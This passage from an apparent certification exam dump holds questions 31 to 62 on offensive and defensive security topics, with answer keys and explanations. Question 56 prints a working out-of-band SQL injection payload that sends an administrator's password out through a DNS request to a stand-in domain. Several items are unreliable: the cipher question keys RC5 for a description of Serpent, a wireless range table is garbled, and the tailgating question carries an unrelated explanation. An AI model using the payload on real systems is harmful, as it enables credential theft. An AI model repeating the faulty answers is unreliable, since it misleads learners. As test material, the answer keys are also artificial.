In order to positively identify attack traffic, the system must be taught to recognize normal system activity. The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.

Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.

Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

Question #:31 - (Exam Topic 3)

Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine. Which of the following techniques is used by Joel in the above scenario?

- A. DNS rebinding attack
- B. Clickjacking attack
- C. MarioNet attack
- D. Watering hole attack

Answer: D

Explanation

Web Application Threats - Watering Hole Attack In a watering hole attack, the attacker identifies the kinds of websites a target company/individual frequently surfs and tests those particular websites to identify any possible vulnerabilities. Attacker injects malicious script/code into the web application that can redirect the webpage and download malware onto the victim machine. (P.1797/1781)

Question #:32 - (Exam Topic 3)

As a security analyst for Sky Secure Inc., you are working with a client that uses a multi-cloud strategy, utilizing services from several cloud providers. The client wants to implement a system that will provide unified security management across all their cloud platforms. They need a solution that allows them to consistently enforce security policies, identify and respond to threats, and maintain visibility of all their cloud resources. Which of the following should you recommend as the best solution?

- A. Use a hardware-based firewall to secure all cloud resources.
- B. implement separate security management tools for each cloud platform.
- C. Use a Cloud Access Security Broker (CASB).
- D. Rely on the built-in security features of each cloud platform.

Answer: C

Explanation

A Cloud Access Security Broker (CASB) is a security policy enforcement point, either on-premises or in the cloud, that administers an organization's enterprise security policies when users attempt to access its cloud-based resources. A CASB can provide unified security management across multiple cloud platforms, as it can monitor cloud activity, enforce security policies, identify and respond to threats, and maintain visibility of all cloud resources. A CASB can also integrate with other security tools, such as data loss prevention (DLP), encryption, malware detection, and identity and access management (IAM), to enhance the security posture of the organization.

The other options are not as effective or feasible as using a CASB. Using a hardware-based firewall to secure all cloud resources may not be compatible with the dynamic and scalable nature of the cloud, as it may introduce latency, complexity, and cost. Implementing separate security management tools for each cloud platform may create inconsistency, inefficiency, and confusion, as each tool may have different features, interfaces, and configurations. Relying on the built-in security features of each cloud platform may not be sufficient or comprehensive, as each platform may have different levels of security, compliance, and functionality. References:

- What Is a Cloud Access Security Broker (CASB)? | Microsoft
- What Is a CASB? Cloud Access Security Broker Cisco
- What is a Cloud Access Security Broker (CASB)?

Question #:33 - (Exam Topic 3)

An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?

- A. Timing-based attack
- B. Side-channel attack
- C. Downgrade security attack
- D. Cache-based attack

Answer: C

Question #:34 - (Exam Topic 3)

A penetration tester was assigned to scan a large network range to find live hosts. The network is known for using strict TCP filtering rules on its firewall, which may obstruct common host discovery techniques. The tester needs a method that can bypass these firewall restrictions and accurately identify live systems. What host discovery technique should the tester use?

- A. UDP Ping Scan
- B. ICMP ECHO Ping Scan
- C. ICMP Timestamp Ping Scan
- D. TCP SYN Ping Scan

Answer: D

Explanation

The host discovery technique that the tester should use is TCP SYN Ping Scan. This technique sends a TCP SYN packet to a specified port on the target host and waits for a response. If the host responds with a TCP SYN/ACK packet, it means the host is alive and the port is open. If the host responds with a TCP RST packet, it means the host is alive but the port is closed. If the host does not respond at all, it means the host is either dead or filtered by a firewall12. TCP SYN Ping Scan can bypass firewall restrictions because it mimics the initial stage of a TCP three-way handshake, which is a common and legitimate network activity. Therefore, most firewalls will allow TCP SYN packets to pass through and reach the target host, unless they are configured to block specific ports or IP addresses3. TCP SYN Ping Scan can also accurately identify live systems because it does not rely on ICMP, which may be blocked or rate-limited by some firewalls or routers.

The other options are not as effective or feasible as TCP SYN Ping Scan for the following reasons:

A. UDP Ping Scan: This technique sends a UDP packet to a specified port on the target host and waits for a response. If the host responds with an ICMP Port Unreachable message, it means the host is alive but the port is closed. If the host does not respond at all, it means the host is either dead, the port is open,

or the packet is filtered by a firewall12. UDP Ping Scan may not bypass firewall restrictions because some firewalls may block or drop UDP packets, especially if they are sent to uncommon or reserved ports. UDP Ping Scan may also not accurately identify live systems because it cannot distinguish between open ports and filtered packets, and it may generate false positives or negatives due to packet loss or rate-limiting.

- B. ICMP ECHO Ping Scan: This technique sends an ICMP ECHO Request packet to the target host and waits for an ICMP ECHO Reply packet. If the host responds with an ICMP ECHO Reply packet, it means the host is alive. If the host does not respond at all, it means the host is either dead or filtered by a firewall12. ICMP ECHO Ping Scan may not bypass firewall restrictions because some firewalls may block or drop ICMP packets, especially if they are sent to prevent ping sweeps or denial-of-service attacks. ICMP ECHO Ping Scan may also not accurately identify live systems because it may generate false positives or negatives due to packet loss or rate-limiting.
- © C. ICMP Timestamp Ping Scan: This technique sends an ICMP Timestamp Request packet to the target host and waits for an ICMP Timestamp Reply packet. If the host responds with an ICMP Timestamp Reply packet, it means the host is alive. If the host does not respond at all, it means the host is either dead or filtered by a firewall12. ICMP Timestamp Ping Scan may not bypass firewall restrictions because some firewalls may block or drop ICMP packets, especially if they are sent to prevent ping sweeps or denial-of-service attacks. ICMP Timestamp Ping Scan may also not accurately identify live systems because it may generate false positives or negatives due to packet loss or rate-limiting.

References:

- 2 1: Host Discovery in Nmap Network Scanning GeeksforGeeks
- 2: nmap Host Discovery Techniques
- 3: TCP SYN Ping Scan Nmap
- Ping Sweep an overview | ScienceDirect Topics
- : UDP Ping Scan Nmap
- UDP Ping Scan an overview | ScienceDirect Topics
- : ICMP Ping Scan Nmap
- : ICMP Ping Scan an overview | ScienceDirect Topics

Question #:35 - (Exam Topic 3)

You are a cybersecurity consultant for a healthcare organization that utilizes Internet of Medical Things (loMT) devices, such as connected insulin pumps and heart rate monitors, to provide improved patientcare. Recently, the organization has been targeted by ransomware attacks. While the IT infrastructure was unaffected due to robust security measures, they are worried that the loMT devices could be potential entry points for future

attacks. What would be your main recommendation to protect these devices from such threats?

- A. Implement multi-factor authentication for all loMT devices.
- B. Disable all wireless connectivity on loMT devices.
- C. Use network segmentation to isolate loMT devices from the main network.
- D. Regularly change the IP addresses of all loMT devices.

Answer: C

Explanation

Internet of Medical Things (IoMT) devices are internet-connected medical devices that can collect, transfer, and analyze data over a network. They can provide improved patient care and comfort, but they also pose security challenges and risks, as they can be targeted by cyberattacks, such as ransomware, that can compromise their functionality, integrity, or confidentiality. Ransomware is a type of malware that encrypts the victim's data or system and demands a ransom for its decryption or restoration. Ransomware attacks can cause serious harm to healthcare organizations, as they can disrupt their operations, endanger their patients, and damage their reputation.

To protect IoMT devices from ransomware attacks, the main recommendation is to use network segmentation to isolate IoMT devices from the main network. Network segmentation is a technique that divides a network into smaller subnetworks, each with its own security policies and controls. Network segmentation can prevent or limit the spread of ransomware from one subnetwork to another, as it restricts the communication and access between them. Network segmentation can also improve the performance, visibility, and manageability of the network, as it reduces the network congestion, complexity, and noise.

The other options are not as effective or feasible as network segmentation. Implementing multi-factor authentication for all IoMT devices may not be possible or practical, as some IoMT devices may not support or require user authentication, such as sensors or monitors. Disabling all wireless connectivity on IoMT devices may not be desirable or realistic, as some IoMT devices rely on wireless communication protocols, such as Wi-Fi, Bluetooth, or Zigbee, to function or transmit data. Regularly changing the IP addresses of all IoMT devices may not prevent or deter ransomware attacks, as ransomware can target devices based on other factors, such as their domain names, MAC addresses, or vulnerabilities. References:

- What Is Internet of Medical Things (IoMT) Security?
- 5 Steps to Secure Internet of Medical Things Devices
- Ransomware in Healthcare: How to Protect Your Organization
- [Network Segmentation: Definition, Benefits, and Best Practices]

Question #:36 - (Exam Topic 3)

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

A. You should check your ARP table and see if there is one IP address with two different MAC addresses.

B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.

- C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
- D. You cannot identify such an attack and must use a VPN to protect your traffic, r

Answer: A

Explanation

ARP Spoofing Attack ARP packets can be forged to send data to the attacker's machine. Attackers flood a target computer's ARP cache with forged entries, which is also known as poisoning. (P.1143/1127)

Question #:37 - (Exam Topic 3)

Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.

Which type of threat intelligence is used by Roma to secure the internal network?

- A. Technical threat intelligence
- B. Operational threat intelligence
- C. Tactical threat intelligence
- D. Strategic threat intelligence

Answer: A

Question #:38 - (Exam Topic 3)

Your company suspects a potential security breach and has hired you as a Certified Ethical Hacker to investigate. You discover evidence of footprinting through search engines and advanced Google hacking techniques. The attacker utilized Google search operators to extract sensitive information. You further notice queries that indicate the use of the Google Hacking Database (GHDB) with an emphasis on VPN footprinting.

Which of the following Google advanced search operators would be the LEAST useful in providing the attacker with sensitive VPN-related information?

- A. intitle: This operator restricts results to only the pages containing the specified term in the title
- B. location: This operator finds information for a specific location
- C. inur: This operator restricts the results to only the pages containing the specified word in the URL

D. link: This operator searches websites or pages that contain links to the specified website or page

Answer: B

Explanation

The location: operator is the least useful in providing the attacker with sensitive VPN-related information, because it does not directly relate to VPN configuration, credentials, or vulnerabilities. The location: operator finds information for a specific location, such as a city, country, or region. For example, location:paris would return results related to Paris, France. However, this operator does not help the attacker to identify or access VPN servers or clients, unless they are specifically named or indexed by their location, which is unlikely.

The other operators are more useful in providing the attacker with sensitive VPN-related information, because they can help the attacker to find pages or files that contain VPN configuration, credentials, or vulnerabilities. The intitle: operator restricts results to only the pages containing the specified term in the title. For example, intitle:vpn would return pages with VPN in their title, which may include VPN guides, manuals, or tutorials. The inurl: operator restricts the results to only the pages containing the specified word in the URL. For example, inurl:vpn would return pages with VPN in their URL, which may include VPN login portals, configuration files, or directories. The link: operator searches websites or pages that contain links to the specified website or page. For example, link:vpn.com would return pages that link to vpn.com, which may include VPN reviews, comparisons, or recommendations. References:

- Soogle Search Operators: The Complete List (44 Advanced Operators)
- Footprinting through search engines
- Module 02: Footprinting and Reconnaissance

Ouestion #:39 - (Exam Topic 3)

Bill has been hired as a penetration tester and cyber security auditor for a major credit card company. Which information security standard is most applicable to his role?

- A. FISMA
- B. HITECH
- C. PCI-DSS
- D. Sarbanes-OxleyAct

Answer: C

Question #:40 - (Exam Topic 3)

This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information. What type of attack is this?

- A. Time-based SQL injection
- B. Union SQL injection
- C. Error-based SQL injection
- D. Blind SQL injection

Answer: D

Question #:41 - (Exam Topic 3)

A cybersecurity analyst in an organization is using the Common Vulnerability Scoring System to assess and prioritize identified vulnerabilities in their IT infrastructure. They encountered a vulnerability with a base metric score of 7, a temporal metric score of 8, and an environmental metric score of 5. Which statement best describes this scenario?

- A. The vulnerability has a medium severity with a high likelihood of exploitability over time and a considerable impact in their specific environment
- B. The vulnerability has a medium severity with a diminishing likelihood of exploitability over time, but a significant impact in their specific environment
- C. The vulnerability has an overall high severity with a diminishing likelihood of exploitability over time, but it is less impactful in their specific environment
- D. The vulnerability has an overall high severity, the likelihood of exploitability is increasing over time, and it has a medium impact in their specific environment

Answer: D

Explanation

The Common Vulnerability Scoring System (CVSS) is a method used to supply a qualitative measure of severity for a vulnerability. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A vector string represents the values of all the metrics as a block of text1

The Base metrics measure the intrinsic characteristics of a vulnerability, such as the attack vector, the attack complexity, the required privileges, the user interaction, the scope, and the impact on confidentiality, integrity, and availability. The Base score reflects the severity of a vulnerability assuming that there is no temporal information or context available1

The Temporal metrics measure the characteristics of a vulnerability that change over time, such as the exploit code maturity, the remediation level, and the report confidence. The Temporal score reflects the current state of a vulnerability and its likelihood of being exploited1

The Environmental metrics measure the characteristics of a vulnerability that depend on a specific implementation or environment, such as the security requirements, the modified base metrics, and the collateral damage potential. The Environmental score reflects the impact of a vulnerability on a particular

organization or system1

In this scenario, the vulnerability has a Base score of 7, a Temporal score of 8, and an Environmental score of 5. This means that:

- The vulnerability has a high severity based on its intrinsic characteristics, such as the attack vector, the attack complexity, the required privileges, the user interaction, the scope, and the impact on confidentiality, integrity, and availability. A Base score of 7 corresponds to a high severity rating according to the CVSS v3.0 specification1
- The vulnerability has an increasing likelihood of exploitability over time based on its current state, such as the exploit code maturity, the remediation level, and the report confidence. A Temporal score of 8 is higher than the Base score of 7, which indicates that the vulnerability is more likely to be exploited as time passes1
- The vulnerability has a medium impact on the specific environment or implementation based on the security requirements, the modified base metrics, and the collateral damage potential. An Environmental score of 5 is lower than the Base score of 7, which indicates that the vulnerability is less impactful in the particular context of the organization or system1

Therefore, the statement that best describes this scenario is: The vulnerability has an overall high severity, the likelihood of exploitability is increasing over time, and it has a medium impact in their specific environment.

References:

NVD - Vulnerability Metrics

Ouestion #:42 - (Exam Topic 3)

As a part of an ethical hacking exercise, an attacker is probing a target network that is suspected to employ various honeypot systems for security. The attacker needs to detect and bypass these honeypots without alerting the target. The attacker decides to utilize a suite of techniques. Which of the following techniques would NOT assist in detecting a honeypot?

- A. Probing system services and observing the three-way handshake
- B. Using honeypot detection tools like Send-Safe Honeypot Hunter
- C. Implementing a brute force attack to verify system vulnerability
- D. Analyzing the MAC address to detect instances running on VMware

Answer: C

Explanation

A brute force attack is a method of trying different combinations of passwords or keys to gain access to a system or service. It is not a reliable way of detecting a honeypot, as it may trigger an alert or response from the target. Moreover, a brute force attack does not provide any information about the system's characteristics or behavior that could indicate a honeypot. A honeypot is a decoy system that is designed to attract and trap

attackers, while providing security teams with valuable intelligence and insights. Therefore, an ethical hacker needs to use more subtle and stealthy techniques to detect and avoid honeypots.

The other options are valid techniques for detecting a honeypot. Probing system services and observing the three-way handshake can reveal anomalies or inconsistencies in the system's responses, such as abnormal banners, ports, or protocols. Using honeypot detection tools like Send-Safe Honeypot Hunter can scan the target network and identify potential honeypots based on various criteria, such as IP address, domain name, or open ports. Analyzing the MAC address can detect instances running on VMware, which is a common platform for deploying honeypots. A honeypot running on VMware will have a MAC address that starts with 00:0C:29, 00:50:56, or 00:05:69. References:

- What is a Honeypot? Types, Benefits, Risks and Best Practices
- Using Honeypots for Network Intrusion Detection
- Detecting Honeypot Access With Varonis

Question #:43 - (Exam Topic 3)

Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128,192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?

- A. TEA
- B. CAST-128
- C. RC5
- D. serpent

Answer: C

Question #:44 - (Exam Topic 3)

Cross-site request forgery involves:

- A. A request sent by a malicious user from a browser to a server
- B. Modification of a request by a proxy between client and server
- C. A browser making a request to a server without the user's knowledge
- D. A server making a request to another server without the user's knowledge

Answer: C

Explanation

https://owasp.org/www-community/attacks/csrf

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

Question #:45 - (Exam Topic 3)

_____ is a type of phishing that targets high-profile executives such as CEOs, CFOs, politicians, and celebrities who have access to confidential and highly valuable information.

- A. Spear phishing
- B. Whaling
- C. Vishing
- D. Phishing

Answer: B

Question #:46 - (Exam Topic 3)

Jane is working as a security professional at CyberSol Inc. She was tasked with ensuring the authentication and integrity of messages being transmitted in the corporate network. To encrypt the messages, she implemented a security model in which every user in the network maintains a ring of public keys. In this

model, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key. What is the security model implemented by Jane to secure corporate messages?

- A. Zero trust network
- B. Transport Layer Security (TLS)
- C. Secure Socket Layer (SSL)
- D. Web of trust (WOT)

Answer: D

Question #:47 - (Exam Topic 3)

A malicious user has acquired a Ticket Granting Service from the domain controller using a valid user's Ticket Granting Ticket in a Kerberoasting attack. He exhorted the TGS tickets from memory for offline cracking. But the attacker was stopped before he could complete his attack. The system administrator needs to investigate and remediate the potential breach. What should be the immediate step the system administrator takes?

- A. Perform a system reboot to clear the memory
- B. Delete the compromised user's account
- C. Change the NTLM password hash used to encrypt the ST
- D. invalidate the TGS the attacker acquired

Answer: D

Explanation

A Kerberoasting attack is a technique that exploits the Kerberos authentication protocol to obtain the password hash of a service account that has a Service Principal Name (SPN). An attacker can request a service ticket (TGS) for the SPN using a valid user's ticket (TGT) and then attempt to crack the password hash offline. To prevent the attacker from using the TGS to access the service, the system administrator should invalidate the TGS as soon as possible. This can be done by changing the password of the service account, which will generate a new password hash and render the old TGS useless. Alternatively, the system administrator can use tools like Mimikatz to purge the TGS from the memory of the domain controller or the client system. Performing a system reboot, deleting the compromised user's account, or changing the NTLM password hash used to encrypt the ST are not effective ways to invalidate the TGS, as they do not affect the encryption of the TGS or the validity of the TGT. References:

- EC-Council CEHv12 Courseware Module 11: Hacking Webservers, page 11-24
- What is a Kerberoasting Attack? CrowdStrike
- Mow to Perform Kerberoasting Attacks: The Ultimate Guide StationX

Question #:48 - (Exam Topic 3)

The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host

10.0.0.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?

access-list 102 deny tcp any any

access-list 104 permit udp host 10.0.0.3 any

access-list 110 permit tcp host 10.0.0.2 eq www any

access-list 108 permit tcp any eq ftp any

- A. The ACL 104 needs to be first because is UDP
- B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
- C. The ACL for FTP must be before the ACL 110
- D. The ACL 110 needs to be changed to port 80

Answer: B


Explanation

https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html

Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.

This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.

Diagram Description automatically generated



FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.

- access-list 102 deny tcp any any eq ftp
- access-list 102 deny tcp any any eq ftp-data
- access-list 102 permit ip any any

Question #:49 - (Exam Topic 3)

Which among the following is the best example of the third step (delivery) in the cyber kill chain?

- A. An intruder sends a malicious attachment via email to a target.
- B. An intruder creates malware to be used as a malicious attachment to an email.
- C. An intruder's malware is triggered when a target opens a malicious email attachment.
- D. An intruder's malware is installed on a target's machine.

Answer: A

Question #:50 - (Exam Topic 3)

From the following table, identify the wrong answer in terms of Range (ft).

Standard Range (ft)

802.11a 150-150

802.11b 150-150

802.11g 150-150

802.16 (WiMax) 30 miles

- A. 802.16 (WiMax)
- B. 802.11g
- C. 802.11b
- D. 802.11a

Answer: A

Question #:51 - (Exam Topic 3)

When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication "open" but sets the SSID to a 32-character string of random letters and numbers.

What is an accurate assessment of this scenario from a security perspective?

- A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
- B. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging "security through obscurity".
- C. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
- D. Javik's router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

Answer: C

Question #:52 - (Exam Topic 3)

An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.

What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

- A. Side-channel attack
- B. Denial-of-service attack
- C. HMI-based attack
- D. Buffer overflow attack

Answer: A

Question #:53 - (Exam Topic 3)

Lewis, a professional hacker, targeted the loT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the loT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?

- A. Censys
- B. Wapiti
- C. NeuVector
- D. Lacework

Answer: A

Explanation

Censys scans help the scientific community accurately study the Internet. The data is sometimes used to detect security problems and to inform operators of vulnerable systems so that they can fixed

Question #:54 - (Exam Topic 3)

What is the most common method to exploit the "Bash Bug" or "Shellshock" vulnerability?

- A. SYN Flood
- B. SSH
- C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
- D. Manipulate format strings in text fields

Answer: C

Question #:55 - (Exam Topic 3)

Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:

TTL: 64 Window Size: 5840

What is the OS running on the target machine?

- A. Solaris OS
- B. Windows OS
- C. Mac OS
- D. Linux OS

Answer: D

Question #:56 - (Exam Topic 3)

As an IT Security Analyst, you've been asked to review the security measures of an e-commerce website that relies on a SQL database for storing sensitive customer data. Recently, an anonymous tip has alerted you to a possible threat: a seasoned hacker who specializes in SQL Injection attacks may be targeting your system. The site already employs input validation measures to prevent basic injection attacks, and it blocks any user inputs containing suspicious patterns. However, this hacker is known to use advanced SQL Injection techniques. Given this situation, which of the following strategies would the hacker most likely adopt to bypass your security measures?

- A. The hacker could deploy an 'out-of-band' SQL Injection attack, extracting data via a different communication channel, such as DNS or HTTP requests
- B. The hacker may resort to a DDoS attack instead, attempting to crash the server and thus render the e commerce site unavailable
- C. The hacker may try to use SQL commands which are less known and less likely to be blocked by your system's security
- D. The hacker might employ a blind' SQL Injection attack, taking advantage of the application's true or false responses to extract data bit by bit

Answer: A

Explanation

An 'out-of-band' SQL Injection attack is a type of SQL injection where the attacker does not receive a response from the attacked application on the same communication channel but instead is able to cause the application to send data to a remote endpoint that they control1. This technique can be used to bypass input validation and pattern matching measures that are based on the application's responses. The attacker can use various SQL functions or commands that trigger DNS or HTTP requests, such as load_file, copy, dbms_ldap, etc., depending on the SQL server type123. By concatenating the data they want to extract with a domain name they own, the attacker can receive the data via DNS or HTTP logs. For example, the attacker can inject the following SQL query to exfiltrate the password of the administrator user from a MySQL database:

SELECT load_file(CONCAT('\\\\',(SELECT password FROM users WHERE username='administrator'),'.example.com\\\\\test.txt'))

This will cause the application to send a DNS request to the domain password.example.com, where password is the actual value of the administrator's password1.

References:

- 2 1: Out-of-band SQL injection | Learn AppSec | Invicti
- 2: Lab: Blind SQL injection with out-of-band interaction | Web Security Academy
- 3: SQLi part 6: Out-of-band SQLi | Acunetix

Question #:57 - (Exam Topic 3)

Which of the following statements is TRUE?

- A. Packet Sniffers operate on the Layer 1 of the OSI model.
- B. Packet Sniffers operate on Layer 2 of the OSI model.
- C. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
- D. Packet Sniffers operate on Layer 3 of the OSI model.

Answer: B

Question #:58 - (Exam Topic 3)

A Certified Ethical Hacker (CEH) is given the task to perform an LDAP enumeration on a target system. The system is secured and accepts connections only on secure LDAP. The CEH uses Python for the enumeration process. After successfully installing LDAP and establishing a connection with the target, he attempts to fetch details like the domain name and naming context but is unable to receive the expected response. Considering the circumstances, which of the following is the most plausible reason for this situation?

- A. The Python version installed on the CEH's machine is incompatible with the Idap3 library
- B. The secure LDAP connection was not properly initialized due to a lack of 'use_ssl = True' in the server object creation
- C. The enumeration process was blocked by the target system's intrusion detection system
- D. The system failed to establish a connection due to an incorrect port number

Answer: B

Explanation

The most plausible reason for the situation is that the secure LDAP connection was not properly initialized due to a lack of 'use_ssl = True' in the server object creation. To use secure LDAP (LDAPS), the CEH needs to specify the use_ssl parameter as True when creating the server object with the ldap3 library in Python. This parameter tells the library to use SSL/TLS encryption for the LDAP communication. If the parameter is omitted or set to False, the library will use plain LDAP, which may not be accepted by the target system that only allows secure LDAP connections12. For example, the CEH can use the following code to create a secure LDAP server object:

from ldap3 import Server, Connection, ALL

server = Server('ldaps://<target_ip>', use_ssl=True, get_info=ALL)

connection = Connection(server, user='<username>', password='<password>')

connection.bind()

The other options are not as plausible as option B for the following reasons:

- A. The Python version installed on the CEH's machine is incompatible with the ldap3 library: This option is unlikely because the ldap3 library supports Python versions from 2.6 to 3.9, which covers most of the commonly used Python versions3. Moreover, if the Python version was incompatible, the CEH would not be able to install the library or import it in the code, and would encounter errors before establishing the connection.
- © C. The enumeration process was blocked by the target system's intrusion detection system: This option is possible but not very plausible because the CEH was able to establish a connection with the target, which means the intrusion detection system did not block the initial handshake. Moreover, the enumeration process would not affect the response of the target system, but rather the visibility of the results. If the intrusion detection system detected and blocked the enumeration, the CEH would receive an error message or a blank response, not an unexpected response.
- D. The system failed to establish a connection due to an incorrect port number: This option is incorrect because the CEH was able to establish a connection with the target, which means the port number was correct. If the port number was incorrect, the CEH would not be able to connect to the target system at all, and would receive a connection refused error.

References:

- 2 1: ldap3 LDAP library for Python
- 2: How to use LDAPS with Python Stack Overflow
- 3: Idap3 2.9 documentation

Question #:59 - (Exam Topic 3)

An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

- A. Reverse Social Engineering
- B. Tailgating
- C. Piggybacking
- D. Announced

Answer: B

Explanation

· Identifying operating systems, services, protocols and devices,

· Collecting unencrypted information about usernames and passwords,

· Capturing network traffic for further analysis

are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

Question #:60 - (Exam Topic 3)

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?

- A. GPS mapping
- B. Spectrum analysis
- C. Wardriving
- D. Wireless sniffing

Answer: C

Question #:61 - (Exam Topic 3)

After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?

- A. The service is LDAP. and you must change it to 636. which is LDPAPS.
- B. The service is NTP. and you have to change It from UDP to TCP in order to encrypt it
- C. The findings do not require immediate actions and are only suggestions.
- D. The service is SMTP, and you must change it to SMIME. which is an encrypted way to send emails.

Answer: A

Explanation

https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol

LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.

The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.

Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe—and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.

While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).

LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port 389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

Question #:62 - (Exam Topic 3)

